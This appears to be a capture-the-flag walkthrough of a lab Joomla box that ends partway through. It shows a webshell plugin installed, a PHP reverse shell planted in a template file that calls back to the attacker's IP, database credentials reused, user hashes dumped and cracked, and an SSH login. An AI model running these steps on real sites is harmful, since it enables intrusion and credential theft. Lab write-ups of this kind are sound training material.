


We have detected that your server is using PHP 7.4.3 which is obsolete and no longer receives official security updates by its developers. The Joomla! Project recommends upgrading your site to PHP 8.1 or later which will receive security updates at least until 2024-11-25.

Please ask your host to make PHP 8.1 or a later version the default version for your site. If your host is already PHP 8.1 ready please enable PHP 8.1 on your site's root and 'administrator' directories – typically you can do this yourself through a tool in your hosting control panel, but it's best to ask your host if you are unsure.

As we now have access to this system we can try to upload a reverse or web shell. Uploading reverse shell as image file didnt work but we can find GitHub repo with web shell file that we can install as extension.
https://github.com/p0dalirius/Joomla-webshell-plugin

We can install it at http://dev.devvortex.htb/administrator/index.php?option=com_installer&view=install



Installation of the module was successful.


Joomla Webshell plugin

Upload & Install Joomla Extension

Drag and drop file here to upload.


Maximum upload size: **800.00 MB**

Then we can access this web shell and run commands at http://dev.devvortex.htb/modules/mod_webshell/mod_webshell.php?action=exec&cmd=whoami




```
stdout:   "www-data\n"
stderr:   ""
exec:     "whoami"
```

As we read further we can run console.py available in repo to run interactive web shell once we install extension.



```
└─$ python3 console.py -t http://dev.devvortex.htb
[webshell]> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Although we were able to access interactive web shell, there is a way to spawn, in this case, better reverse shell. It's possible through "Administrator templates", where we can see one template and few PHP files inside of it that we can modify. Let's change for example "error.php" file and put our revshell payload there.



Editing file "/administrator/templates/atum/error.php" in template "atum".

```php
<?php

/**
 * @package     Joomla.Administrator
 * @subpackage  Templates.Atum
 * @copyright   (C) 2017 Open Source Matters, Inc. <https://www.joomla.org>
 * @license     GNU General Public License version 2 or later; see LICENSE.txt
 * @since       4.0.0
 */

defined('_JEXEC') or die;

use Joomla\CMS\Factory;

/** @var \Joomla\CMS\Document\ErrorDocument $this */

// Authenticated versus guest have different displays
$user = Factory::getUser();

if ($user->guest) {
    require __DIR__ . '/error_login.php';
} else {
    require __DIR__ . '/error_full.php';
```


Press F10 to toggle Full Screen editing.




Editing file "/administrator/templates/atum/error.php" in template "atum".

```php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.170';
$port = 1234;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }
```

Now when we go to that file, we receive a revshell on our listener.




dev.devvortex.htb/administrator/templates/atum/error.php




```
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.170] from (UNKNOWN) [10.129.57.23] 39990
Linux devvortex 5.4.0-167-generic #184-Ubuntu SMP Tue Oct 31 09:21:49 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 20:55:07 up  1:10,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

We can see that there is user called logan, we probably will want to switch to that one.




```
logan:x:1000:1000:,,,:/home/logan:/bin/bash
_laurel:x:997:997::/var/log/laurel:/bin/false
www-data@devvortex:/$ ls /home
ls /home
logan
```


Using credentials found previously, let's access mysql service running on localhost.



```
www-data@devvortex:/$ mysql -h localhost -u lewis -p
mysql -h localhost -u lewis -p
Enter password: P4ntherg0t1n5r3c0n##

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 123
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> SHOW DATABASES;
SHOW DATABASES;
+────────────────────+
| Database           |
+────────────────────+
| information_schema |
| joomla             |
| performance_schema |
+────────────────────+
3 rows in set (0.00 sec)
```




```
mysql> USE joomla;
USE joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW tables;
SHOW tables;
+───────────────────────────────+
| Tables_in_joomla              |
+───────────────────────────────+
| sd4fg_action_log_config       |
| sd4fg_action_logs             |
| sd4fg_action_logs_extensions  |
| sd4fg_action_logs_users       |
```




```
mysql> SELECT * FROM sd4fg_users;
SELECT * FROM sd4fg_users;
+─────+────────────+──────────+────────────────────+──────────────────────────────────────────────────────────────+─
| id  | name       | username | email              | password                                                     | b

+─────+────────────+──────────+────────────────────+──────────────────────────────────────────────────────────────+─
| 649 | lewis      | lewis    | lewis@devvortex.htb | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |

| 650 | logan paul | logan    | logan@devvortex.htb | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |
"","language":"","editor":"","timezone":"","a11y_mono":"0","a11y_contrast":"0","a11y_highlight":"0","a11y_font":"0"}
+─────+────────────+──────────+────────────────────+──────────────────────────────────────────────────────────────+─
```

We were able to get password hash for user logan that we want to escalate privileges to. Let's save that hash in a file and crack it with hashcat.




```
─$ hashcat -a 0 -m 3200 /tmp/hash.txt /usr/share/wordlists/rockyou.txt
```


In few moments hashcat was able to crack this hash. Let's connect to logan with SSH.



```
─$ ssh logan@10.129.57.23
```




```
logan@devvortex:~$ whoami
logan
```



```
logan@devvortex:~$ ls /home/logan
user.txt
```

Success ! We are logged in as logan, user flag can be found at /home/logan.

Looking for our way to escalate privileges we run following command:

